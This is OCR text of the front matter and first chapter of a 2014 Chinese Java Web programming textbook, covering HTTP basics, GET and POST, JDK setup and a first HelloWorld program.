完全学习手册

Java Web 实战开发完全学习手册

杨光　伍正云　编著

实用： 每个知识点都配以实例进行讲解，让读者摈弃简单枯燥的学习

全面： 全面系统地介绍Java Web相关的知识，内容涵盖基础知识、核心技术及项目实战


实战： 精心设计的综合案例从实战出发，易学易懂

光盘包含主要知识点的视频演示及源代码

清华大学出版社


Java Web 实战开发 完全学习手册

完全学习手册



ISBN: 978-7-302-35128-3

ISBN: 978-7-302-35127-6



ISBN: 978-7-302-35293-8

上架建议：计算机/软件开发

ISBN 978-7-302-35128-3

9 787302 351283 >

定价：59.00元

完全学习手册

Java Web 实战开发完全学习手册

杨　光　伍正云　编著

清华大学出版社
北 京

内 容 简 介

本书共分 15 章，全面系统地介绍了 Java Web 相关的知识，主要包括 Java Web 开发基础、HTML 与 CSS 网页开发基础、JavaScript 基础、JSP 基本语法、JSP 隐式对象、JDBC 技术应用、Servlet 技术应用、JavaBean、标准动作与标准标签库、AJAX 技术应用、Struts 2 技术应用、网站的安全、Log4j 使用指南及 Junit 使用指南等内容。最后通过了简易交友系统和电子商务系统这两个案例，对前面的技术进行了综合应用。

本书主要面向 Java Web 初学者，需要读者有一定的 Java 基础。本书内容浅显易懂，知识点全面，既可作为广大 Java Web 爱好者自学用书，同时也是一本非常难得的实用教材。

图书在版编目（CIP）数据

Java Web 实战开发完全学习手册 / 杨光，伍正云编著. —北京：清华大学出版社，2014
（完全学习手册）
ISBN 978-7-302-35128-3

Ⅰ. ①J…　Ⅱ. ①杨…　②伍…　Ⅲ. ①JAVA 语言－程序设计－手册　Ⅳ. ①TP312-62

中国版本图书馆 CIP 数据核字（2014）第 012445 号

责任编辑：袁金敏
封面设计：刘新新
责任校对：胡伟民
责任印制：李红英

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　邮　　编：100084
社 总 机：010-62770175　　邮　　购：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质 量 反 馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：三河市君旺印务有限公司
装 订 者：三河市新茂装订有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：27.5　　**字　　数**：690 千字
（附光盘 1 张）
版　　次：2014 年 7 月第 1 版　　**印　　次**：2014 年 7 月第1 次印刷
印　　数：1～3000
定　　价：59.00 元

产品编号：054360-01

前　言

Java 是目前最流行、发展最快的编程语言之一，其开放、跨平台的特点，吸引了众多的开发人员与软件公司。而 Java Web 则是用 Java 技术来解决相关 Web 互联网领域的技术总和，是指 Java 在 B/S 方面的开发，做的都是网络应用。比如，做网站之类的，特别是在企业级解决方案领域更是不可或缺。

随着网络的不断发展，Java 技术对 Web 领域的发展注入了强大的动力，在网站和企业级应用的开发上应用越来越广泛。由于 Java 在服务器端的应用非常丰富，如 Servlet，JSP 和第三方框架等，且具有可移植性、平台无关性，以及强大的安全性能，因此，备受广大开发者的喜爱。为了能够帮助广大 Java Web 爱好者更好地学习和掌握这项技术，特意策划编写了本书。

本书共 15 章，各章主要内容如下。

第 1 章 Java Web 开发基础：主要介绍了 Java Web 开发环境的构建、Java Web 分层设计的概念和 JSP 的基础知识等内容。

第 2 章 HTML 与 CSS 网页开发基础：主要介绍了 HTML 的基础知识，HTML 5 的新增功能和 CSS 样式表的应用等内容。

第 3 章 JavaScript 基础：主要讲解了 JavaScript 数据类型、流程控制语句、函数的定义与调用、事件处理、常用对象、DOM 技术和异常控制语句等内容。

第 4 章 JSP 基本语法：主要讲解了 JSP 中注释的应用、脚本标识、动作标识和指令标识等内容。

第 5 章 JSP 隐式对象：主要讲解了 JSP 输入、输出对象、作用域通信对象、Servlet 对象和 exception 对象等内容。

第 6 章 JDBC 技术：主要讲解 JDBC 的一些基础知识、如何使用 JDBC 连接数据库及连接池技术等内容。

第 7 章 Servlet 技术：主要讲解 Servlet 的运行原理、生命周期、Servlet API、Servlet 的线程安全问题、Servlet 过滤器和 Servlet 监听器等内容。

第 8 章 JavaBean、标准动作与标准标签库：主要介绍了 JavaBean 的概念、如何编写和使用 JavaBean 及 JSP 中的标准标签库等内容。

第 9 章 AJAX 技术：主要讲解 AJAX 的基础知识，如何用 AJAX 实现登录、响应的类型等内容。

第 10 章 Struts 2 技术：主要讲解 Struts 2 的安装与配置、Struts 2 中的配置文件、开发模式、OGNL 表达式语言、Struts 标签库、拦截器的使用和数据验证机制等内容。

第 11 章网站的安全：主要讲解了 URL 操作攻击及解决方法、Web 跨站脚本攻击、SQL 注入等内容。

第 12 章 log4j 使用指南：主要讲解 log4j 的使用方法。

第 13 章 JUnit 使用指南：主要讲解 JUnit 的使用方法。

第 14 章和第 15 章通过简易交友系统和电子商务系统这两个案例的开发，对前面的技术进行了综合应用。

本书结构安排合理、信息量大，语言通俗易懂。内容涵盖了 Java Web 开发的许多方面，每个知识点都配有相应的示例，以便读者能充分地参与实践过程，并在实践的同时牢牢掌握这些知识点。另外，本书附赠的光盘中包含了本书涉及的主要代码及主要案例的视频演示，可以帮助读者更好地掌握相关知识。

本书由杨光和伍正云共同编写，笔者有着丰富的项目开发经验，参加过数十个项目的策划与开发工作，在岗位中担任重要职位。参与本书编写工作的还有钱慎一、徐明华、王国胜、张敬伟、蒋燕燕、杨诚、张石磊、张丽、王梦迪、马陈、薛峰、贺金玲、任海峰、曹培培等老师。当然，尽管我们在编写过程中力求精益求精，仍难免有疏漏和不足之处，也恳请广大读者给予指正。

编程是一项烦琐复杂的工作，同时也是一项非常有趣的工作，当你真正投入到程序的编写中去，便会体会到其中的乐趣，尽管经常挑灯夜战，但当程序完整无误运行时，强大的成就感便油然而生。最后祝每一位读者都能如愿掌握 Java Web 这一技术！

目　录

第 1 章　Java Web 开发基础

千里之行，始于足下。本章先来学习一下 Java Web 的一些基础知识，主要帮助读者了解桌面应用程序与 Web 应用程序、了解 HTTP 的基础知识，熟悉 Java Web 开发环境和运行环境并了解 Java Web 开发的分层设计，以及学会创建、部署 Java Web 应用程序，为后续章节的学习打下坚实的基础。

本章主要内容：

- Web 应用概述
- Java Web 开发环境构建
- Java Web 分层设计
- 静态网页与动态网页
- JSP 简介

1.1　Web 应用概述

Web 本意是蜘蛛网和网的意思，现广泛译作网络、互联网等技术领域。表现为三种形式，即超文本（hypertext）、超媒体（hypermedia）、超文本传输协议（HTTP）等。

本节介绍几个简单的概念，包括什么是 C/S 应用程序、B/S 应用程序，以及 Web 应用程序的优点。

1．什么是 C/S

C/S（Client/Server）即大家所熟悉的客户端/服务器模式，它是软件系统体系结构，通过它可以充分利用两端硬件环境的优势，将任务合理分配到客户端和服务器端来实现，降低系统的通信开销。目前大多数应用软件系统都是 Client/Server 形式的结构，如聊天工具 QQ、MSN，音乐播放软件酷狗等。如图 1-1 所示为 QQ 的登录界面。

图 1-1　C/S 模式的聊天工具

2．什么是 B/S

B/S（Browser/Server）即浏览器/服务器模式，是随着 Internet 技术兴起的一种网络结构模式，是对 C/S 结构的一种改进，在这种模式下，WEB 浏览器是用户最主要的应用软件。这种模式统一了客户端，将系统功能实现的核心部分集中到服务器上。如图 1-2 所示为 B/S 模式的架构图。




图 1-2　B/S 模式架构图

3．Web 应用程序的优点

相对于 C/S 模式的桌面程序来讲，Web 程序具有以下优点。

（1）访问 Web 应用程序更容易。

用户访问 Web 程序的标准协议为 HTTP 协议，此协议被大多数操作系统所支持。此外，客户机上只需安装一个浏览器（Browser），如 Internet Explorer、FireFox 或谷歌 Chrome 浏览器等，服务器上安装 Access、Mysql、SQL Server 或 Oracle 等数据库用来存储数据。浏览器通过 Web Server 同数据库进行数据交互。

（2）简化了系统的开发，维护和部署成本低。

与 C/S 应用程序不同，Web 应用程序在浏览器中运行，不需要在每个客户端机器上安装客户端软件。Web 程序代码可在服务器端进行修改维护，这大大节省了更新及部署应用程序所消耗的时间和成本。

1.2　HTTP 基础知识

HTTP（HyperText Transport Protocol）是超文本传输协议的简称，它是 Web 应用的核心。HTTP 协议由两部分程序实现：一个客户端程序和一个服务器程序，它们运行在不同的端系统，通过交换 HTTP 报文进行会话。

1.2.1　Http 请求和响应

HTTP 所采用的是请求/响应模型，HTTP 消息有两种：请求（request）和响应（response）。

用户的请求和 Web 应用程序的响应需要通过互联网从一台计算机发送到另一台计算机或服务器，之间使用的协议是 HTTP 协议，即超文本传输协议。HTTP 协议是一个无状态协议，它基于 C/S 模型，其客户端需要与服务器建立一个连接并将一则请求消息通过连接发送到 HTTP 服务器，以请求需要的资源。之后服务器返回带有请求资源的响应消息，一旦回答了请求，服务器则断开与客户端的连接，这样便没有存储连接信息，因此，HTTP 被称为无状态协议。

HTTP 协议使用端口发送和接收消息。端口是协议发送、接收数据的信道。HTTP 使用的端口为 80 端口。可以通过使用 URL+":80"来访问网站，如访问百度的首页，HTTP://www.baidu.com:80，因浏览网页服务默认的端口号为 80，所以只需输入 URL，不用输入 ":80"，即：HTTP://www.baidu.com 。

1. HTTP 请求

用户向服务器请求信息的过程，称为 HTTP 请求，请求消息由以下内容组成。

（1）请求行。

包括方法、URI（统一资源标识符）和 HTTP 协议版本。

如图 1-3 所示，第一行使用 GET 方法获取 jpg 的图片文件，并指定正在使用的 HTTP 协议的版本为 1.1 版。

（2）头信息。

如图 1-3 所示，头信息包括 Host 头指示客户端请求的主机，Accept 头提供有关客户端可以接受的 MIME 类型列表（接受所有类型用*/*表示）。在头信息之后客户端发送一空行，指示请求消息的结束。

图 1-3　客户端发送的请求信息

请求消息经服务器处理后，生成相应的响应消息。

2. HTTP 响应

响应消息由以下内容组成。

（1）状态行。

如图 1-4 所示，第一行为状态行，HTTP/1.1 表示请求的版本号为 1.1 版， 200 为状态码，表示成功。

（2）头信息。

如图 1-4 所示，从第二行到结束分别表示为日期、请求消息正文的长度及请求消息正文的类型等信息。

```
HTTP/1.1 200 OK
Date: Sun, 21 Apr 2013 02:13:43 GMT\r\n
Content-Length: 42
Content-Type: text/html
```

图 1-4　服务器端返回的响应消息

可使用 Wfetch 软件查看 HTTP 请求、响应等报文信息。

小知识：关于 HTTP 状态码。

HTTP 状态码（HTTP Status Code）是用以表示网页服务器 HTTP 响应状态的 3 位数字代码。

所有状态码的第一个数字代表了响应的五种状态之一。

1xx 消息：这一类型的状态码，代表请求已被接受，需要继续处理。

2xx 成功：这一类型的状态码，代表请求已成功被服务器接收、理解并接受。常用的如 200 表示请求已成功，请求所希望的响应头或数据体将随此响应返回。

3xx 重定向：这类状态码代表需要客户端采取进一步的操作才能完成请求，如对于搜索引擎比较友好的 301 跳转。

4xx 请求错误：这类状态码代表了客户端看起来可能发生了错误，妨碍了服务器的处理。除非响应的是一个 HEAD 请求，否则，服务器就应该返回一个解释当前错误状况的实体，以及这是临时的还是永久性的状况。如常遇到的请求某些不存在的页面返回的 404 错误：请求失败，请求所希望得到的资源未被在服务器上发现。

5xx 服务器错误：这类状态码代表了服务器在处理请求的过程中有错误或异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。

想了解更多关于 HTTP 状态码的内容请访问百度百科，网址：http://baike.baidu.com/view/1790469.htm。

1.2.2 GET 和 POST 方法

HTTP 定义了与服务器交互的不同方法，最基本的方法是 GET 和 POST 方法。

1. GET 方法

GET 适用于多数请求，根据 HTTP 规范，GET 用于信息获取，而且应该是安全的和幂等的。所谓安全意味着该操作用于获取信息而非修改信息。幂等则是对同一 URL 的多个请求应该返回同样的结果。如图 1-5 所示，URL 后的参数 wd 的值则为 GET 请求的关键字。




图 1-5　百度搜索的 GET 请求方式

下面通过一个小例子来了解一下 GET 的用法。

例 1：小明想自学 Java 编程，经过他的邻居程序员小李得知，《Java 编程思想》一书写得不错。于是小明打开了京东的主页 www.jd.com 想购买一本。在搜索框里输入：Java

编程思想，单击搜索按钮后，页面跳转至 http://search.jd.com/Search?keyword=java%E7%BC%96%E7%A8%8B%E6%80%9D%E6%83%B3&enc=utf-8&suggest=1 ，并显示出搜索结果，如图 1-6 所示为搜索结果页面。

图 1-6　搜索结果页面

不难看出，搜索的关键词“Java 编程思想”通过在 URL 后附加参数（keyword）以键值对的形式传递到了搜索页。其中“Java”被原样输出，而汉字“编程思想”被 URL 编码为以百分符%用十六进制编码。

2．POST 方法

POST 是网页表单（FORM）中的提交方式之一，method="POST".POST 方法在表单的主干包含名称/值对。

下面通过一个小例子来了解一下 POST 的用法。

例 2：如今，各大论坛、博客、微博等都有用户注册功能，此功能则是 POST 方法的实现之一。如图 1-7 所示为新浪博客的注册页面及部分源代码截图。

此段代码使用了 form 表单，通过 POST 方式，以注册按钮（提交按钮）提交数据，把邮件地址、密码和昵称等信息提交给页面进行注册。

3．GET 和 POST 比较

（1）提交方式。

GET 提交：请求的数据会附加在 URL 后，以?分割 URL 和传输数据，多个参数用&连接，如 www.baidu.com/s?wd=java&search=ie。

POST 提交：把提交的数据放置在是 HTTP 包的包体中。

（2）传输数据的大小。

GET：特定浏览器和服务器对 URL 长度有限制，如 IE 对 URL 长度的限制是 2083 字节（2K+35）。对于其他浏览器而言，如 FireFox、Chrome 等，理论上没有长度限制，其限

制取决于操作系统的支持。


```
                    <form method="post" id="vForm"
name="vForm">
                <input type="hidden" id="act" name="act" value="1">
                <input type="hidden" id="entry" name="entry"
value="blog">
                <input type="hidden" id="r" name="reference" value="" />

          <ul class="easyReg">
            <li>
                  <label>邮箱地址：</label>
                  <div class="inputbox">
                    <span class="input"><cite><input id="inputEmail"
name="username" autocomplete="off" type="text" maxlength="64" value=""
class="ipt" /></cite></span>
                  </div>
                  <span>   <a href="/signup/signup.php?
entry=blog&src=blog&srcuid=&r=">我没有邮箱</a></span>
                </li>
            <li>
                  <label>登录密码：</label>
                  <div class="inputbox">
                    <span class="input"><cite><input id="inputPwd"
name="password" type="password" value="" class="ipt" /></cite></span>
                  </div>
                </li>
            <li>
```

图 1-7　新浪博客的注册页面及部分源代码截图

因此，对于 GET 提交时，传输数据就会受到 URL 长度的限制。

POST：由于不是通过 URL 传值，理论上数据不受限，但实际上各 WEB 服务器会规定对 POST 提交数据大小进行限制，如 Apache、IIS 等都有各自的配置。

（3）安全性。

POST 的安全性要比 GET 的安全性高。

由于 GET 提交的方式决定了 GET 提交只适合提交一些非敏感性且不是太长的内容，而 POST 则可提交如用户密码等敏感信息。

WEB 服务器也称为 WWW（WORLD WIDE WEB）服务器，主要功能是提供网上信息浏览服务。WWW 是 Internet 的多媒体信息查询工具，是目前发展最快和用的最广泛的服务之一。

4. HTTP 请求的其他方法

HTTP 请求除 GET 和 POST 外，还有 HEAD、PUT、DELETE 等请求，如表 1-1 所示为 HTTP 的各请求方法与含义说明。

表 1-1 HTTP 各请求方法与含义说明

请 求 方 法	含 义 说 明
GET	请求获取 Request-URI 所标识的资源
POST	在 Request-URI 所标识的资源后附加新的数据
HEAD	请求获取由 Request-URI 所标识的资源的响应消息报头
PUT	请求服务器存储一个资源，并用 Request-URI 作为其标识
DELETE	请求服务器删除 Request-URI 所标识的资源
TRACE	请求服务器回送收到的请求信息，主要用于测试或诊断
CONNECT	保留将来使用
OPTIONS	请求查询服务器的性能，或者查询与资源相关的选项和需求

1.3 Java Web 开发环境构建

软件开发环境（Software Development Environment，SDE）是指在基本硬件和数字软件的基础上，为支持系统软件和应用软件的工程化开发和维护而使用的一组软件，简称 SDE。它由软件工具和环境集成机制构成，前者用以支持软件开发的相关过程、活动和任务，后者为工具集成和软件的开发、维护及管理提供统一的支持。

Java Web 开发环境包括 JDK、Web 服务器、数据库系统、Web 浏览器等。

1.3.1 JDK 的下载与安装、配置与使用

JDK（Java Development Kit，Java 开发工具包）是 Sun 公司（已被 ORACLE 甲骨文收购）针对 Java 开发人员推出的产品。自从 Java 推出以来，JDK 已经成为使用最广泛的 Java SDK。JDK 是整个 Java 的核心，包括了 Java 运行环境、Java 工具和 Java 基础类库。JDK 是学好 Java 的第一步。从 JDK 5.0 开始，提供了泛型等非常实用的功能，其版本也在不断更新，运行效率极大提高。本书使用的是 JDK 的最新版 Java SE 7.0 版本，即 JDK1.7 版。

小知识：

关于 JDK 的版本。

SE（J2SE），Standard Edition，标准版，是通常用的一个版本，从 JDK 5.0 开始，改名为 Java SE。

EE（J2EE），Enterprise Edition，企业版，JDK 的企业版是开发 J2EE 应用程序的工具，从 JDK 5.0 开始，改名为 Java EE。

ME（J2ME），Micro Edition，主要用于移动设备、嵌入式设备上的 Java 应用程序的开发，从 JDK 5.0 开始，改名为 Java ME。

没有 JDK，就无法编译 Java 程序，如果只是运行 Java 程序，只需安装相应的 JRE 就

可以了。

关于 JRE。

JRE（Java Runtime Environment，Java 运行环境），运行 Java 程序所必需的环境的集合，包含 JVM 标准实现及 Java 核心类库。

1．JDK 的下载

可打开 ORACLE 官网免费下载 JDK 和相关文档。网址：

http://www.oracle.com/technetwork/java/javase/downloads/jdk7-downloads-1880260.html。

2．JDK 的安装

JDK 的安装步骤如下。

（1）双击下载得到的安装文件 jdk-7u21-windows-x64.exe，如图 1-8 所示为 jdk 的安装程序运行界面。

图 1-8　JDK 的安装程序运行界面

（2）单击“下一步”按钮继续，如图 1-9 所示，选择要安装的可选功能以及要安装到的目录。笔者安装在了 F:\Program Files\Java\jdk1.7.0_21\ 路径下。

图 1-9　安装的可选功能及安装目录

（3）单击“下一步”按钮继续安装，如图 1-10 所示，安装程序正在执行安装。




图 1-10　安装程序正在执行安装

（4）稍后弹出选择安装 jre 的目录，如图 1-11 所示。笔者安装在了 F:\Program Files\Java\jre7\目录下。

图 1-11　选择安装 JRE 的目录

（5）单击“下一步”按钮继续安装，稍后会提示安装成功，如图 1-12 所示，至此，JDK 安装成功。

笔者的操作系统为 64 位的 Windows 8 系统，故下载安装的 JDK 为 Windows 下的 64 位的版本。当然 Windows 8 也是兼容 32 位版本的，读者可根据自己实际情况选择下载安装不同版本的 JDK。

3．JDK 的配置

在配置 JDK 之前，笔者认为有必要先了解一下 JDK 的主要安装目录。

图 1-12　JDK 安装成功

- bin 目录：存放可执行文件。
- lib 目录：存放 Java 的类库文件。
- demo 目录：存放演示程序。
- jre 目录：存放 Java 运行环境文件。

了解了 JDK 的主要目录后，就可以配置环境变量了，具体步骤如下。

（1）右键单击“计算机”，选择“属性”命令，打开“系统属性”对话框，选择“高级系统设置”，如图 1-13 所示。




图 1-13　系统属性-“高级”选项卡

（2）单击“环境变量”按钮，打开“环境变量”对话框，如图 1-14 所示。




图 1-14　环境变量

（3）在下方的“系统变量”里单击“新建”按钮，新建一个系统变量。变量名：JAVA_HOME，变量值：F:\Program Files\Java\jdk1.7.0_21，单击“确定”按钮，如图 1-15 所示。

（4）再次单击“新建”按钮，新建一个名为 CLASSPATH 的系统变量，变量值：.;%JAVA_HOME%\lib;%JAVA_HOME%\lib\tools.jar，如图 1-16 所示。

图 1-15　新建系统变量“JAVA_HOME”




图 1-16　新建系统变量“CLASSPATH”

（5）在系统变量里找到 Path 变量，双击打开。在最后添加：;%JAVA_HOME%\bin;%JAVA_HOME%\jre\bin，如图 1-17 所示。至此，JDK 的配置结束。




图 1-17　修改 Path 变量的值

4. JDK 的使用

安装配置好了 JDK 后，下面介绍如何使用 JDK。

JDK 包含编译、调试、和执行用 Java 语言编写的程序所需的软件和工具，它是一组命令行工具。其基本组件包括以下内容。

（1）javac。

javac 编译器用于将 java 源程序编译成字节码。

语法：

javac [option] source

其中，

[option]为可选项，包括以下几项。

- -classpath: 指定将使用的类路径。
- -d: 指定用于存放编译后的.class 文件的目录。

source 是以扩展名为.java 结尾的一个或多个文件名。

（2）java。

java 解释器用于执行 java 字节码文件。

语法：

java [option] classname [arguments]

其中，

[option]为可选项，包括以下几项。

- -classpath: 指定将使用的备用类路径。
- -version: 显示 JDK 的版本号。

[arguments]为执行命令的参数。

（3）javadoc。

javadoc 用于从源代码中抽取类或方法等注释生成和源代码所配套的 API 文档。

语法：

javadoc [option] source

其中，

[option]为可选项，包括以下几项。

- -classpath: 指定将使用的备用类路径。
- -author: 使用 javadoc 利用@author 段落。

下面简单测试配置是否成功，步骤如下。

（1）打开“运行”窗口（快捷键：win+R），输入 cmd，按回车键，如图 1-18 所示。

（2）输入 java-version 后按回车键，查询版本信息，如图 1-19 所示，显示出 java 的版本信息，则 jdk 配置正确。

1.3.2 第一个 Java 程序

下面就跟随笔者真正开始 Java 之旅吧！

1. 开发 Java 程序的步骤

开发 Java 程序分为以下 3 个步骤。

图 1-18　cmd 窗口

图 1-19　Java 版本信息

（1）创建 Java 源程序。

Java 源程序一般以.java 作为扩展名，用 Java 语言编写。

（2）编译源程序为字节码文件，后缀名为.class。

Java 编译器“javac”，把 Java 源程序翻译成 Java 虚拟机能够理解的指令集合，并以字节码形式保存在文件中。

（3）运行 class 文件。

Java 解释器读取字节码，取出指令并翻译成计算机能够执行的代码，完成整个运行过程。

关于 Java 虚拟机。

Java 虚拟机（Java Virtual Machine）简称 JVM，Java 虚拟机是一个想象中的机器，在实际的计算机上通过软件模拟来实现。Java 虚拟机有自己想象中的硬件，如处理器、堆栈和寄存器等，还具有相应的指令系统，是运行所有 Java 程序的抽象计算机，是 Java 语言的运行环境，它是 Java 最具吸引力的特性之一。

2．第一个 Java 程序实现 Hello World

第一个 Java 程序，笔者以经典的“Hello World!”开始。

打开文本编辑器创建一个名为 HelloWorld.java 的文件，代码如图 1-20 所示。

```
1  /*
2   *落寞
3   *版权所有
4   */
5
6
7  public class HelloWorld
8  {
9      //This is a main method
10
11     public static void main(String [] args)
12     {
13        /*output "Hello World!"*/
14        System.out.println("Hello World!");
15     }
16 }
```

图 1-20　第一个 Java 程序 HelloWorld.java

编译器 javac 要求文件名必须以 java 作为其扩展名。在 Java 中代码位于类（class）的内部，因此，文件名和类名应匹配。又因 Java 是区分大小的，所以文件名应和类名完全一样。源文件名为“HelloWorld.java”而不是“helloworld.java”，否则，编译器将会把其视为两个不同的文件。

下面详细讲解下程序的各个部分的作用。

（1）在程序开始处。

```
/*
*落葉
*版权所有
*/
```

以符号/*开始，并以*/结束的符号为多行注释符，之间的内容为该程序的注释。编译器在编译时将忽略此注释行。此外，Java 中还有单行注释，以//开始，并在每行的末尾结束。

（2）class HelloWorld。

此行声明一个名为 HelloWorld 的类。class 为类定义的关键字。

整个类的定义都在一对大括号中（即“{”和“}”）定义完成，这标志着类定义块的开始和结束。

（3）public static void main(String [] args)。

这就是大名鼎鼎的 main 方法了，程序从这里开始执行，任何的 Java 应用程序都必须有一个 main 方法。

（4）关键字 public 为访问修饰符，它控制类成员的可见度和作用域，表示可从程序中的任何地方访问类成员，也可从程序外部访问类成员。所以，main 方法必须声明为 public，因为它启动时，必须能够被外部类所调用。

（5）关键字 static，允许调用 main()方法而无须创建类的实例。这是必需的，因为在对象实例化以前 Java 解释器将调用 main()方法。在此种情况下，即便未创建类的实例，main()方法的一个实例也已经在内存中了。因为 main()方法必须为 static，它不应该依赖于被创建类的实例。

（6）void 关键字告诉编译器在执行 main()方法时不返回任何值。

main()方法是所有 Java 应用程序的起点。Java 语言是区分大小的，因此，main 与 Main 是不同的。所以，如果 main()方法被写成了 Main()，Java 解释器会报出错误。

如果程序中不存在 main()方法，Java 编译器也会编译该程序，只是 Java 解释器无法找到程序的入口点了。

String args [] 是传递给 main()方法的参数。

args[]是 String 类型的数组。String 类型的对象存储字符串。在命令行中可传递多个参数。

（7）System.out.println("Hello World!");。

该语句在显示器上输出字符串“Hello World!”。println()方法输出传递给它的字符串。输出后添加一个换行。System 是 Java 中的预定义的类，它提供了对系统类的访问，out 是连接到控制台的输出流。

3．编译、运行 HelloWorld.java

HelloWorld.java 编译、运行过程如图 1-21 所示。




图 1-21　编译、运行 HelloWorld.java

javac HelloWorld.java 为使用 javac 命令编译 HelloWorld.java 源文件，编译后生成 HelloWorld.class 的字节码文件如图 1-22 所示。

